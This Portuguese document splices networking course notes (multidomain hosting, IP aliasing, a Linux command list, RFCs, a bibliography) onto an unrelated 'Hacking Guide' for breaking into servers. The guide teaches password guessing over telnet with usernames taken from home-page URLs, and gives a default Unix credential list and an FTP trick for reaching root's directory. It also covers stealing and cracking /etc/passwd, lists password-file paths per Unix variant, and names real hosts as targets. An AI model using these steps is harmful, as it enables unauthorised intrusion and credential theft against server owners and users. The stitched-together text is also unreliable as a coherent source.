Modo com que o multidomínio opera em cada protocolo

dns http smtp ftp pop

Hospedagem e alocação de IPs

Hospedar não significa alocar IP Exemplos reais de IPs compartilhados

Notas

13.1 Multidomínio

Um mesmo computador pode hospedar vários domínios diferentes. Isso é fundamental para a economia de recursos na Internet. Vários sites pequenos (muitas dezenas) podem estar hospedados numa única máquina. Isso significa que essa máquina irá responsabilizar-se pelo serviço de nomes desses domínios e/ou pelo recebimento de emails das caixas postais desses domínios e/ou pela hospedagem das caixas postais desses domínios (que serão disponibilizadas via POP) e/ou pela hospedagem de páginas web ou de arquivos disponibilizados por ftp por esses domínios.

A possibilidade técnica de se poder compartilhar um mesmo hardware por vários domínios depende de uma previsão ao nível dos protocolos de aplicação. Basicamente, o protocolo de aplicação deve definir que a solicitação de um determinado serviço deva vir acompanhada de uma identificação do domínio no qual o cliente está interessado.

Assim, vemos por exemplo que o SMTP possui essa previsão. De fato, na transação SMTP o cliente informa o endereço eletrônico completo do destinatário (e.g. ueda@ime.usp.br). Assim, se utilizarmos um mesmo computador para o recebimento de emails de mais de um domínio diferente, bastará que o programador tenha feito o software (o servidor SMTP) de forma a organizar as caixas postais no disco da máquina dividindo-as por domínio, a fim de não confundir a caixa postal de usuários homônimos de domínios diferentes.

Semelhantemente, o DNS também possui essa previsão, visto que o query DNS carrega o nome relativamente ao qual estamos interessados, e portanto um mesmo computador pode ser o servidor de nomes de muitos domínios diferentes.

Atualmente o HTTP possui suporte para multidomínio. Nos exemplos simples que inicamos nestas notas esse suporte não está evidente, mas de fato o query HTTP pode incluir uma linha **Host** que informa qual é o domínio no qual o cliente está interessado. Podemos visualizar isso através da captura de um query HTTP gerado pelo Netscape. No caso, estamos utilizando-o para visitar o URL http://www.linuxdoc.org. O query gerado segue (as linhas que terminam com ... foram truncadas).

```
GET / HTTP/1.0
If-Modified-Since: Tue, 18 Jul 2000 15:39:42 GMT; length=19222
Connection: Keep-Alive
User-Agent: Mozilla/4.51 [en] (X11; I; Linux 2.2.5-22 i586; Nav)
Host: www.linuxdoc.org
Accept: image/gif, image/x-xbitmap, image/jpeg, ...
Accept-Encoding: gzip
Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8
```

Obs. *O query HTTP termina com uma linha em branco. É por isso que numa das primeiras notas deste documento indicamos que após o comando GET é necessário pressionar ENTER duas vezes, dessa maneira o servidor remoto toma conhecimento de que o query é composto unicamente pela linha GET.*

É importante perceber que em todos os casos discutidos estamos compartilhando um mesmo endereço IP para múltiplos domínios. Assim, se por exemplo as páginas dos domínios

a.com e b.com estiverem hospedados num mesmo servidor HTTP, então os nomes www.a.com e www.b.com estarão associados pelo DNS a registros A que apontarão para um mesmo IP. Isso significa entre outras coisas que o acesso às páginas web desses domínios nunca poderá ser feito via endereço numérico (algo como http://1.2.3.4). Significa também que a hospedagem de um domínio na Internet não exige como prerequisito a alocação de um IP exclusivo para aquele domínio.

Por outro lado, dois protocolos largamente utilizados na Internet mas que não possuem suporte para multidomínio são o POP e o FTP. No caso do POP, pode-se contornar o problema fazendo com que na configuração do cliente de email (Eudora, Outlook, etc) conste o domínio da caixa postal, que deverá então ser configurada como (por exemplo) **ueda@ime.usp.br** e não apenas **ueda**. Isso fará com que na transação POP o cliente envie ao servidor através do comando USER a informação suficiente para ele identificar a caixa postal. No caso do FTP, o problema pode ser parcialmente solucionado oferecendo a cada hóspede um diretório, que deverá constar de qualquer URL de ftp daquele hóspede.

Em qualquer caso no entanto é possível também resolver o problema do compartilhamento de uma mesma máquina por vários domínios associando a cada um um endereço IP exclusivo. Essa técnica chama-se IP aliasing e depende de suporte específico no sistema operacional.

13.2 IP Aliasing

O mapeamento de mais de um endereço IP numa mesma interface física chama-se *IP aliasing*. No Linux o modo de fazê-lo resume-se a configurar uma nova interface virtual para cada novo endereço adicionado. Se tivermos por exemplo uma interface **eth0** já configurada com o endereço 192.168.0.1 e quisermos mapear nela também o endereço 192.168.0.3, então configuraremos a interface **eth0:0** usando o **ifconfig**:

```
# ifconfig eth0:0 192.168.0.3
# ifconfig
eth0    Link encap:Ethernet  HWaddr 00:80:48:EB:06:CD
        inet addr:192.168.0.1  Bcast:192.168.0.255  Mask:255.255.255.0
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:0 errors:0 dropped:0 overruns:0 frame:0
        TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:100
        Interrupt:11 Base address:0xff80

eth0:0  Link encap:Ethernet  HWaddr 00:80:48:EB:06:CD
        inet addr:192.168.0.3  Bcast:192.168.0.255  Mask:255.255.255.0
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        Interrupt:11 Base address:0xff80
```

Observe que o endereço de hardware da interface **eth0:0** é exatamente o mesmo da interface **eth0** (visto serem fisicamente a mesma placa de rede). Isso significa, entre outras coisas, que requests **ARP** aos IPs 192.168.0.1 e 192.168.0.3 serão respondidos com o mesmo endereço de hardware.

O mecanismo de *IP aliasing* é largamente utilizado em servidores compartilhados por múltiplos domínios. Quando se contrata a hospedagem de um domínio e nessa hospedagem há a concessão de um endereço IP exclusivo para aquele domínio, esse endereço terá que estar mapeado numa interface física, e como uma mesma máquina e uma mesma interface são compartilhados por (eventualmente) dezenas de domínios, todos os endereços estarão mapeados numa mesma interface física.

Um software com suporte para IP aliasing deve testar para cada conexão o IP de destino que o cliente indicou, e em seguida assumir a identidade própria associada a esse IP. Essa operação é muito frequentemente realizada por servidores web como o Apache. O código que segue implementa essa operação:

```
/*

Código para detecção da IP de destino que o cliente está
conectando.

Este programa foi desenvolvido a partir da análise do fonte do
NCSA httpd.

*/

#include <netinet/in.h>
#include <stdio.h>

main(argc,argv)
int argc;
char *argv[];
{
   struct sockaddr_in serv_addr;

   int rc;
   long my_addr;
   int serv_addr_len;
   unsigned char dot1,dot2,dot3,dot4;

   serv_addr_len = sizeof(serv_addr);
   rc = getsockname(0,(struct sockaddr *)&serv_addr,&serv_addr_len);
   if (rc == 0) {
      my_addr = ntohl(serv_addr.sin_addr.s_addr);
      dot4 = my_addr & 0x000000ff;
      dot3 = (my_addr >> 8) & 0x0000ff;
      dot2 = (my_addr >> 16) & 0x00ff;
      dot1 = my_addr >> 24;
      printf("%u.%u.%u.%u",dot1,dot2,dot3,dot4);
   }
   else {
```

```
        printf("unknown\n");
    }
}
```

Questões

13.1 Explique como um servidor web multidomínio faz para determinar a qual domínio virtual refere-se uma dada conexão. Cite os serviços de API (sockets) utilizados pelo servidor nesse caso.
13.2 Em que condições um mesmo computador pode hospedar os sites web de diferentes domínios virtuais associando a todos os nomes um registro A apontando para um único IP?
13.3 Visite as páginas de algum grande hospedeiro de sites na Internet e conclua quantos domínios por máquina ele hospeda.
13.4 Por que está errado, no sentido estrito, pensar que hospedar um domínio significa conceder um IP? Explique o erro dessa idéia ao nível do DNS e SMTP pelo menos.
13.5 Quantas conexões TCP você acha que um grande servidor consegue manter abertas simultâneamente?
13.6 Quantos hits por segundo você acha que um servidor http consegue atender?
13.7 Se na sua empresa existir um servidor web interno, realize um teste para levantar quantas vezes por segundo ele consegue atender o pedido de leitura de uma página estática pequena. Para realizar esse teste você pode fazer um pequeno programa com um loop que a cada iteração realize um pedido ou utilizar algum programa pronto, como o ftp://ftp.lysator.liu.se/pub/unix/ptester.
13.8 Suponha que você venda hospedagem de sites com o compartilhamento de IPs. Nesse caso como teriam que ser os URLs de FTP dos arquivos disponibilizados para download pelos clientes?

14. Notas breves sobre hardware

- Hardwares de uso comum na Internet
- Sistemas Operacionais de uso comum na Internet

Notas

14.1 Hardwares e SO's de uso comum na Internet

Em virtude dos protocolos de uso mais comum na Internet serem standard, e contarem com múltiplas implementações independentes, qualquer hardware para o qual exista uma implementação de TCP/IP e dos serviços que se pretenda oferecer é, em princípio, apto para operar como um servidor na Internet. E, de fato, pode-se encontrar na Internet servidores baseados nos mais variados hardwares, sistemas operacionais e softwares de aplicação, realizando mais ou menos as mesmas tarefas: PCs comuns das mais variadas procedências, servidores especializados baseados em Intel, máquinas RISC, computadores de bolso, mainframes, etc.

Em algumas situações, características muito específicas de uma plataforma ou outra podem ter um papel decisivo num processo de escolha, não obstante isso é pouco comum, ao menos no que tange aos critérios estritamente técnicos. Tais características poderiam ser por exemplo: disponibilidade de um determinado barramento na plataforma (ISA, PCI, MCA, VME, etc), capacidade máxima ou tipo de memória suportada, possibilidade ou facilidade de se adicionar grande quantidade de discos, alta capacidade de processamento (isso em geral implicará no uso de máquinas com várias CPUs), alta tolerância a falhas (isso pode eventualmente tornar conveniente o uso de *clusters* com várias máquinas redundantes, ou seja, a falha de uma não acarreta descontinuidade do serviço), suporte a algum determinado software do mercado, etc.

Ainda dentro dessa linha, algo a que deve ser dar atenção mas que em geral acaba não sendo objeto de suficiente cuidado, são as condições de refrigeração das máquinas e do ambiente, e a sinalização do esgotamento das baterias que os no-breaks devem enviar aos computadores, a fim de que eles realizem os procedimentos de *shutdown* e evitem dessa forma danos nas mídias. Em algumas instalações, a possibilidade de assaltos, incêndios ou de inundações, e a facilidade do transporte das máquinas em geral ou em situações de contingência pode ser também um fator relevante.

Não obstante, os critérios puramente técnicos serão em geral insuficientes para se decidir por um ou outro padrão de hardware ou de sistema operacional a ser utilizado num servidor Internet. Na prática, o responsável terá que eleger alguns outros critérios e basear neles a sua escolha. Entre esses critérios, o mais objetivo em geral será a experiência anterior dos profissionais envolvidos, que em geral já possuirão uma capacitação para trabalhar com determinadas linhas de produtos de hardware ou de software, tanto ao nível da configuração e manutenção das máquinas, quanto ao nível dos procedimentos de aquisição ou mesmo de importação, conhecimento das revendas e dos serviços de suporte disponíveis, contatos com outros profissionais da área, experiência no desenvolvimento de softwares, etc. Um segundo critério, que em muitos casos poderá preponderar em relação ao anterior, é o impacto que a escolha terá ou poderá ter nas vendas e/ou os acordos comerciais que a escolha terá que acatar. Um terceiro critério que dependendo do caso poderá ser mais importante ou menos importante, é o custo dos equipamentos e dos softwares.

Na falta de informações ou de projeções, as estatísticas de uso e de vendas de cada linha de hardware ou de sistema operacional poderão ser úteis, principalmente se se referirem ao nicho visado, mas em geral devem ser analisadas com bastante cuidado. Tecnicamente, qualquer hardware ou sistema operacional que esteja vivo no mercado, ainda que o seu *market share* seja pequeno, será sempre um candidato viável. Além disso, a história da Informática ou da tecnologia em geral está cheia de malogros e sucessos inesperados.

O profissional deve ainda estar atento ao jogo do mercado, a fim de não se deixar influenciar indevidamente. Por vezes baseamo-nos numa escolha de outrém: *se a empresa X ou a entidade Y optou por esta ou por aquela linha de equipamentos, então farei isso também*. Na prática, no entanto, as escolhas, mesmo em ambientes muito conceituados, podem não se dever a critérios técnicos ou econômicos objetivos, mas sim a preferências pessoais mais ou menos vagas, ou a doações, ou até mesmo a razões impublicáveis. Nesse particular, vale ressaltar que quanto menor for a vivência dos profissionais envolvidos, maior será também o papel e a influência do marketing nos processos de escolha de uma plataforma (seja o marketing direto feito sobre os clientes, ou seja aquele feito através da mídia, especializada ou não, na forma de anúncios ou de artigos).

Feitas essas observações, em que tentamos expor de forma ampla a questão da escolha de uma plataforma, iremos apresentar uma lista de hardwares e de sistemas operacionais de uso comum na Internet. Está muito longe de ser completa e não traz estatísticas de uso ou de vendas, mas será útil como ilustração breve do panorama da área.

A evolução histórica da Internet fez com que fossem sempre particularmente comuns nela máquinas e sistemas operacionais mais ou menos ligados ao Unix e ao BSD, como por exemplo alguns computadores e sistemas da Digital e da Sun. A atual popularidade do Linux é um dos efeitos visíveis dessa evolução. Por outro lado, os padrões mais populares nascidos para operar em redes corporativas privadas em arquitetura Intel (Novell e os sistemas da Microsoft), em virtude da sua grande base instalada (e, portanto, da grande quantidade de profissionais envolvidos com elas), também adaptaram-se para utilizar o TCP como mecanismo de transporte e tornaram-se de uso comum na Internet nos últimos anos. De forma mais específica podemos destacar:

- As máquinas baseadas em processadores **Intel** ou compatíveis são hoje provavelmente as que lideram no número de vendas de servidores para a Internet. Para essas máquinas habitualmente utiliza-se barramento PCI e discos SCSI ou ATA (IDE). Os maiores fabricantes de servidores baseados em Intel são a Compaq, a IBM, a Dell e a HP. Os sistemas operacionais disponíveis para essas máquinas e largamente utilizados na Internet são vários *flavours* de Unix (como o Red Hat Linux, SuSE Linux, Debian Linux, Conectiva Linux, FreeBSD, OpenBSD, BSDI, Solaris, SCO, entre vários outros), os sistemas da Microsoft (NT, 2000 ou mesmo a linha 9x), Novell e outros.
- A arquitetura **Sparc** foi criada pela Sun para rodar os seus sistemas operacionais, o antigo SunOS e o atual Solaris. Vale ressaltar que a licença de uso do Solaris recentemente tornou-se gratuita, sendo necessário entretanto adquirir junto à Sun a mídia (os CDs de instalação) para a plataforma desejada (Sparc ou Intel). O Linux e algumas variantes do BSD também rodam em máquinas Sparc.
- A Digital (recentemente adquirida pela Compaq) criou a tecnologia **Alpha**, a primeira plataforma de 64 bits comercial. Os sistemas disponíveis para máquinas Alpha são os da própria Digital (OSF, que teve seu nome trocado para Digital Unix e agora passou a chamar-se Tru64, e o VMS, que atualmente chama-se OpenVMS), o NT (que recentemente entretanto deixou de ser suportado nessa arquitetura), o Linux e algumas variantes do BSD.
- A IBM, entre outros fabricantes, baseou alguns dos seus produtos na CPU **PowerPC** e no barramento MCA. Desses, os mais utilizados na Internet são provavelmente as estações RS/6000 com o sistema operacional AIX. Partes do AIX foram doados pela IBM para o kernel do Linux, que vem recebendo bastante suporte da IBM.

14.2 Um caso simples de um servidor Internet

A fim de dar um exemplo mais detalhado, vejamos uma especificação bastante simples de um servidor construído para operar na Internet. A escolha do hardware ou do software poderia ser outra, naturalmente.

Estamos imaginando que nossa máquina operará como um servidor HTTP, SMTP e POP de baixa demanda. Imaginamos que o total de informações oferecidas via HTTP (isto é, as páginas web, arquivos e eventualmente alguma base de dados associada) não ultrapasse ao todo algumas dezenas de megabytes. A conexão dessa máquina com a Internet será através de um link de (por exemplo) 128 kilobits por segundo. Imaginamos que não haverá mais do que poucas dezenas de caixas postais. Nessa descrição com certeza seria possível encaixar a maior parte dos domínios presentes hoje na Internet.

Uma típica máquina baseada em Intel do mercado atenderá com folga à demanda submetida ao nosso servidor. Os menores discos do mercado, cuja capacidade gira hoje em torno de 10 gigabytes, armazenarão com grande folga o sistema operacional, as aplicações, os logs de operação, as páginas e arquivos, e as caixas postais. O padrão de disco, num caso desses, é irrelevante, poderia ser ATA ou SCSI (compare a típica taxa de transferência de um disco atual, normalmente da ordem de 10 megabytes por segundo, com a velocidade do link). Uma máquina com esse perfil via de regra operará bastante bem com um total de memória RAM a partir de 64M.

A conexão desse servidor com a Internet em geral não será feita diretamente, mas sim através de um roteador, que nos casos mais simples funciona meramente como um tradutor de meios físicos. Ele possui uma porta síncrona que se conecta ao modem da linha de dados contratada (LPCD) e uma porta ethernet que pode ser plugada num hub ou diretamente no servidor através de um cabo TP cruzado. Assim, nosso servidor precisa de uma porta ethernet, que é o padrão de LAN "de fato" do mercado. Através dessa mesma porta ethernet, ou talvez através de uma segunda porta ethernet, o servidor pode comunicar-se com uma eventual rede interna. Para a rede interna, ele pode oferecer os serviços POP, relay SMTP e eventualmente proxy HTTP ou ainda mascaramento IP (NAT) e/ou filtragem de pacotes.

Suponhamos que o sistema operacional utilizado seja alguma das variantes do Linux, como o Red Hat. Nesse caso, todos os serviços desejados estão presentes nativamente no sistema operacional e o servidor poderá entrar em operação logo após a instalação, com relativamente poucas customizações. O serviço HTTP será realizado pelo Apache, o SMTP pelo sendmail, o mascaramento e a filtragem de pacotes são recursos presentes ao nível do kernel, e o POP possui um servidor específico ativado via inetd.

15. Repertório de comandos

Os comandos abaixo estão na sintaxe própria do Linux. Em alguma medida essa sintaxe poderá ser usada de forma inalterada na maior parte dos outros sistemas Unix-like ou no Windows.

- **ifconfig plip0**
- **ifconfig plip0 192.168.0.1**
- **ifconfig plip0 down**

- No primeiro caso exibiremos o estado da interface **plip0**, que é a primeira porta paralela. O segundo comando configura o IP dessa interface como sendo 192.168.0.1. O terceiro comando irá derrubar a interface. Ela continuará existindo, mas não será utilizada para rotear pacotes.

Obs. (1) *No Windows não existe o comando ifconfig, mas o 9x possui o winipcfg e, o NT, o ipconfig, que apresentam uma funcionalidade assemelhada à do ifconfig*.

Obs. (1) *A configuração das interfaces costuma ser feita automaticamente pelos procedimentos de boot. O* comando *ifconfig será usado manualmente apenas para testes.*

- **route**
- **route add 192.168.0.33 plip0**
- **route add -net 192.168.10.0 netmask 255.255.255.0 eth0**
- **route del default**
- No primeiro caso estamos exibindo o conteúdo da tabela de rotas (equivalente a **netstat -r**). No segundo estamos adicionando uma rota para o destino 192.168.0.33 e informando que deve ser utilizada a interface **plip0**. No segundo estamos adicionando uma rota para o network 192.168.10.0/24, e indicando que dese ser usada a interface **eth0**. No quarto exemplo estamos removendo a rota default (aquela para o destino 0.0.0.0/0).

Obs. *A* configuração *das rotas costuma ser feita automaticamente pelos procedimentos de boot. O comando route será usado manualmente apenas para testes.*

- **ping 192.168.10.1**
- **ping -i 10 altavista.digital.com**
- **ping -c 25 www.apache.org**
- Envia pacotes ICMP ECHO REQUEST para o destino especificado. A opção -i informa o intervalo de tempo entre cada envio, e a opção -c informa o total de pacotes a serem enviados.
- **traceroute www.ibm.com**
- Lista ou tenta listar os gateways intermediários entre a máquina local e o host indicado. ***Obs.*** *No windows o nome desse comando é tracert*.
- **netstat -a**
- **netstat -a -n -t**
- **netstat -r -n**
- No primeiro caso exibe todos os sockets, de todos os protocolos. Em máquinas UNIX, exibe inclusive os sockets unix domain (não TCP). No segundo exibe apenas os sockets TCP (opção -t) e não faz a conversão de IPs para nomes (opção -n). No terceiro exibe a tabela de rotas sem converter IPs para nomes (opção -n).
- **telnet 192.168.10.1**
- **telnet mailhost.ibpinetsp.com.br 25**
- **telnet mailhost.ibpinetsp.com.br 110**
- **telnet altavista.digital.com 80**
- Estabelece conexões TCP com 192.168.0.1 na porta 23 (primeiro caso), com mailhost.ibpinetsp.com.br na porta SMTP (segundo caso), idem porta POP3 (terceiro caso), e finalmente com altavista.digital.com na porta HTTP (quarto caso).

Obs. *No* Windows *a porta (e o destino) é (são) especificada (os) num dos menus da interface gráfica*.

- **ftp rtfm.mit.edu**
- **ftp -i -v -n rtfm.mit.edu**
- Abre uma conexão FTP com rtfm.mit.edu. O segundo caso é conveniente para scripts que automatizam transferências por ftp. A opção -i desliga a confirmação por-arquivo em transferências múltiplas e a opção -n desliga o auto-login. A autenticação neste caso precisa ser feita através do comando USER do ftp, como mostra o exemplo abaixo:
- nohup ftp -i -v -n ftp.microsoft.com <<FIM
- user anonymous ueda@ime.usp.br
- hash
- bin
- get LS-LR.ZIP
- quit
- FIM
- **ssh -l ueda 143.107.45.19**
- **scp clara.tar.gz 192.168.0.1:/tmp**
- O primeiro comando abre uma sessão interativa (shell) com o servidor shell.ime.usp.br utilizando SSH, que criptografa os dados de autenticação e também o tráfego da conexão. O segundo comando transfere para o diretório /tmp do servidor 192.168.0.1 o arquivo local clara.tar.gz através do SSH.
- **nslookup www.linuxtoday.com**
- **nslookup 200.231.191.10**
- **nslookup -query=mx ibm.net**
- **nslookup -query=mx ibm.net - 200.231.191.10**
- Queries de nomes. No primeiro caso será feito o query do registro A do nome www.linuxtoday.com. No segundo, o query do reverso do nome 10.191.231.200.in-addr.arpa. No terceiro e no quarto casos estamos fazendo o query do registro MX do nome ibm.net. No terceiro, o servidor de nomes acionado será o default e, no segundo, será o 200.231.191.10.
  Obs. *O Windows não traz nativamente um equivalente ao nslookup*.
- **arp -a**
- **arp -s 192.168.1.12 00:80:48:EB:06:CD pub**
- O primeiro comando exibe o cache ARP. O segundo faz com que requests ARP tentando localizar o IP 192.168.1.12 sejam respondidos com o endereço de hardware 00:80:48:EB:06:CD (proxy-arp).
- **tcpdump arp**
- **tcpdump -i eth0 arp**
- **tcpdump -i ppp0 -l -n -s 120**
- **tcpdump port 80**
- **tcpdump tcp and port 80**
- Inicia a escuta de pacotes. No primeiro caso, exibirá apenas os pacotes ARP que circulem na interface default. No segundo explicita-se que a interface é a **eth0** (que, no Linux, é a primeira interface ethernet). No terceiro a interface é trocada para **ppp0** (no Linux, é a primeira interface PPP), a opção -n evita que sejam feitos queries DNS reversos e a opção -s 120 aumenta o tamanho do trecho inicial do pacote a ser capturado (útil para exibir os nomes no caso de pacotes DNS). O quarto e o quinto exemplos exibirão apenas pacotes HTTP, sendo que o quinto explicita que apenas interessam pacotes TCP.

Obs. (1) *O* Windows *não traz nativamente um equivalente ao tcpdump, mas existe um porte do tcpdump para windows chamado windump*.

Obs. (2) *Nas plataforma Unix-like o uso do tcpdump costuma exigir privilégio de superusuário (*administrador*)*.

- **smbclient -L hal -I 192.168.0.1 -N**
- **smbclient //hal/ueda -I 192.168.0.1 -U ueda**
- Dois exemplos simples de uso do smbclient, que é um cliente SMB de linha de comandos. Ele pode conectar um servidor samba ou um servidor windows com recursos compartilhados. No primeiro caso, lista os recursos do servidor **hal** que estejam disponíveis para usuários quaisquer (isso seria semelhante ao duplo clique no ícone da máquina **hal** no ambiente de rede do windows). No segundo, conecta no recurso "ueda" da máquina **hal**, que no caso é um diretório (ou "pasta", no jargão do windows), com os privilégios do usuário "ueda" (opção -U). O smbclient neste caso oferece uma interface assemelhada à do cliente FTP de linha de comandos.
  Obs. *Nos dois casos a resolução de nomes não foi acionada porque fornecemos o IP do servidor, não obstante isso não é o usual. A resolução de nomes numa rede windows pode não ser baseada em DNS. O samba permite realizar a resolução de nomes de várias formas diferentes, incluindo DNS.*
- **wget -r -l 3 http://www.ime.usp.br/index.html**
- O **wget** é um dos robôs mais populares atualmente, e costuma vir incluído nos CDs de Linux. O comando acima copiará páginas HTML e imagens do servidor www.ime.usp.br a partir da página index.html, com nível de recursão 3. Dessa forma o wget permite espelhar servidores HTTP e FTP.

Obs. (1) *O uso eficiente do wget ou de qualquer outro robô exige um conhecimento minucioso dos seus recursos, principalmente aqueles destinados a reiniciar uma cópia já parcialmente realizada e a limitar o consumo de banda. Quem quiser utilizar o wget leia no manual dele a descrição das opções -c, -nc, -Q e -D*

Obs. (2) *O uso de robôs para copiar as páginas de um site pode estar explicitamente desautorizado por esse site. Além disso, cópias de grandes volumes geram consumo de recursos (CPU e banda de comunicação) apreciáveis na infraestrutura remota, e só devem ser feitas de forma monitorada e não abusiva.*

16. Os RFCs

Esta nota deveria talvez ser a primeira deste documento, visto que os RFCs são justamente os standards que definem o TCP/IP. Não obstante, por se tratar de textos que necessitam ter grande precisão técnica, preferimos falar deles ao final. Os RFCs podem ser obtidos no IETF (http://www.ietf.org), inclusive um índice. Muitos outros sites entretanto oferecem os RFCs na Internet,e alguns deles com ferramentas de busca e uma estruturação por temas. Os RFCs não incluem apenas especificações técnicas do TCP/IP (e.g. RFC 821 (SMTP), RFC 1939 (POP3), RFC 1661 (PPP), etc), mas também bibliografias, opiniões e comentários, textos de caráter informativo, como perguntas e respostas sobre a Internet (RFC 2664), glossários (RFC 1208, RFC 1983 RFC 2828), etc. Qualquer pessoa pode criar um novo protocolo e propô-lo para ser incluído no TCP/IP sob a forma de um novo RFC. O procedimento para fazê-lo está descrito no site do IETF.

17. Bibliografia breve

[1] **Comer, D.** *Internetworking with TCP-IP* vol. I, Prentice Hall. Excelente introdução ao TCP-IP. O volumes II e III (principalmente o II) envelheceram muito.
[2] **Stevens, W. R.** *TCP-IP Illustrated*, vol. I, Addison Wesley, 1994. É geralmente considerado o melhor livro de TCP-IP disponível atualmente. O Volume II descreve a implementação de TCP/IP do BSD e interessará apenas aos especialistas. O volume III também é de interesse relativo, exceto pela abordagem feita do HTTP.
[3] **Claus Rugani Töpke**, *Provedor Internet*, Makron, 1999. Um livro objetivo e muito bem escrito.
[4] **Garfinkel, S., and Spafford, E.** Practical Unix Security, O'Reilly, 1991. Excelente livro, fácil de ler e com bastante conteúdo. Esse e/ou outros títulos de Eugene Spafford estão publicados também em português.

Hacking Guide

Um guia prático para acesso a sistemas

ATAQUE VIA TELNET

Cara, o ataque via telnet simplesmente é o melhor! Bem, é o melhor em "termos", tipo assim: Achar algum servidor que te dê acesso telnet é foda! Os servidores sabem que é pela porta 23 (telnet) que os hackers conseguem mais êxito nos seus ataques... bem, isso era antigamente, porque agora tá foda! mas mesmo assim já vi alguns servers que deixam acesso pra telnet!

Olha, entenda o acesso telnet como se você tivesse ligando o computador do server saca? idêntico... na hora que termina de carregar ele pede user e password... mas na hora que você conecta, ichi... ta feito... você logicamente, se não conseguiu acesso root, vai ta como user normal, mas caramba, você pode muito bem ir no diretório de arquivos temporários e ver se tem algum file que te dá permissão de escrever, e fazer seu ataque... ou mesmo, se o admin do server que você entrou for muito maneh, você vai direto no "etc" (no caso do unix, linux...) e pega o passwd, ou shadow... cara, melhor ataque....

Ataque:

Entre na Home Page de algum servidor através de seu browser, e procure pela lista de home pages pessoais. Passando o mouse sobre os links que levam à página de cada usuário você pode perceber um padrão do tipo:
http://www.servidor.com.br/~usuário

Onde "usuário" é o login do dono da página. Se você usa o Windows 95 vá ao prompt do MSDOS, digite telnet e tecle ENTER. Surgirá uma janela no Win95 com o programa Telnet. Se você usa outro sistema operacional, inicie seu programa de telnet. . Conecte-se ao host do servidor (Ex.: www.plisnet.com.br). Então entre com o Login de um dos usuários (olhando na lista de home pages) e use como senha esse mesmo login. Tente com todos os usuários. No final você deverá ter algumas senhas. Se você quiser mais senhas de usuários, utilize a lógica, relacionando a senha com o login (ex.: login: kurt senha: cobain).

Veja abaixo alguns endereços onde você pode fazer uma conexão Telnet, mas logicamente esses são específicos para telnet, mas outros tem telnet apenas para quando estiverem longe do PC arrumarem algo, e aí a gente entra também para pegar algumas coisas emprestadas! hehehe!

Endereço	**Descrição**
netfind.if.usp.br	Busca mundial de usuários na Internet. Digite netfind ao estabelecer a conexão.
ned.ipac.caltech.edu	Banco de dados Extragaláctico da NASA/IPAC. Digite ned na conexão.
spacelink.msfc.nasa.gov	Banco de dados da NASA. Digite guest ao se conectar.
stis.nsf.gov	Informações científicas e tecnológicas. Digite public na conexão.

Veja também abaixo alguns comandos que podem ser usados na Telnet: (Ps.: Os comandos telnet são quase todos que o linux e unix aceitam... veja no tutor os comandos do unix!)

Comando	Descrição
ls –l	lista os arquivos de um diretório
ls –al	lista todos os arquivos de um diretório, mesmo os Hidden
cp x y	copia o arquivo do diretório x para o diretório y (o caminho de diretório deve ser colocado por inteiro)
mv x y	move o arquivo do diretório x para o diretório y (o caminho de diretório deve ser colocado por inteiro)
rm x	deleta o arquivo X
cd xxx	muda o diretório ativo para xxx
cd ..	muda o diretório ativo para o que está 'acima' do atual
mkdir xxx	cria o diretório xxx dentro do diretório atual
rm -r xxx	remove o diretório xxx

ATAQUE POR FTP

Para Hackear um Servidor FTP, Primeiro você deve saber o endereço do Host ou seu IP, para isto use o IPSCAN ou outro programa qualquer de IP.

Lista de Alguns FTP's:
ftp.mandic.com.br
ftp.bestway.com.br
ftp.internetclub.com.br (HACKEADO)
ftp.netscape.com
ftp.angelfire.com

Existem vários Programas de FTP'S, no Windows vem um programa de FTP. Vá ao Prompt e digite FTP, ao aparece o prompt ftp>, digite OPEN, ira abrir um outro Prompt (to), digite o nome do host ou seu IP, tipo (to) ftp.mandic.com.br.

Ao conectar ele pedirá a senha e o Password, tente usar os passwords UNIX, aí vai os passwords do UNIX, se não der você deve tentar entrar INVISIVEL:

Login:	Password:
root	root
root	system
sys	sys
sys	system
daemon	daemon

uucp	uucp
tty	tty
test	test
unix	unix
unix	test
bin	bin
adm	adm
adm	admin
admin	adm
admin	admin
sysman	sysman
sysman	sys
sysman	system
sysadmin	sysadmin
sysadmin	sys
sysadmin	system
sysadmin	admin
sysadmin	adm
who	who
learn	learn
uuhost	uuhost
guest	guest
host	host

nuucp	nuucp
rje	rje
games	games
games	player
sysop	sysop
root	sysop
demo	demo

Para entrar Invisível:

No login pressione ENTER, no password pressione ENTER novamente...
Ira aparecer o prompt ftp> ai é só digitar:
quote user ftp , pressione ENTER e digite:
quote cwd ~root

Pressione ENTER novamente e digite:

quote pass ftp

Pronto, você esta Hackeando invisível...

Mas tem um porém..., se quando você entrar aparecer a mensagem: user restriction aplly, você não esta Hackeando, pois esta aplicada a proteção... para isto tente com outro USER tipo: quote cwd ~sys e os outros da lista UNIX (acima)

ATENÇÃO!!!!
Não tente Hackear usando o user normal de FTP'S, que é login : anonymous e password: seu E-Mail, pois vai ser aplicado a proteção.... Ao entrar você vai estar no diretório do login, tipo \home\root\
Daí você entra no diretório /etc (cd etc) e pegue o arquivo PASSWD (get passwd), ele contém as senhas doas usuários, estão todas criptografadas, mas existe programas com o Jack que conseguem descriptografar através do método de comparação, o Jack pega uma Wordlist (arquivo palavras mais usadas como senha), criptografa ela com as instruções do passwd e compara, os resultados são gravados em um arquivo (acho, ele não roda no meu PC!).

O arquivo de senhas podem estar em vários diretórios, dependendo do tipo de UNIX, olhe a lista abaixo:

UNIX:	Diretório:
AIX 3	/etc/security/passwd /tcb/auth/files//

A/UX 3.Os	/tcb/files/auth/?
BSD4.3-Reno	/etc/master.passwd
ConvexOS 10	/etc/shadpw
Convex0S 11	/etc/shadow
DG/UX	/etc/tcb/aa/user
EP/IX	/etc/shadow
HP-UX	/.secure/etc/passwd
IRIX 5	/etc/shadow
Linux 1.1	/etc/shadow
OSF/1	/etc/passwd[.dir|.pag]
SCO Unix #.2.x	/tcb/auth/files/
SunOS 4.1+c2	/etc/security/passwd.adjunct
SunOS 5.0	/etc/shadow
System V 4.0	/etc/shadow
System V 4.2	/etc/security/database
Ultrix 4	/etc/auth[.dir|.pag]
UNICOS	/etc/udb

Bom... se você não sabe os comandos, ai vai a dica... Se você estiver no MS-DOS, digite ? e tecle ENTER em qualquer lugar, pois irá aparecer os comandos... e ai é só Hackear.

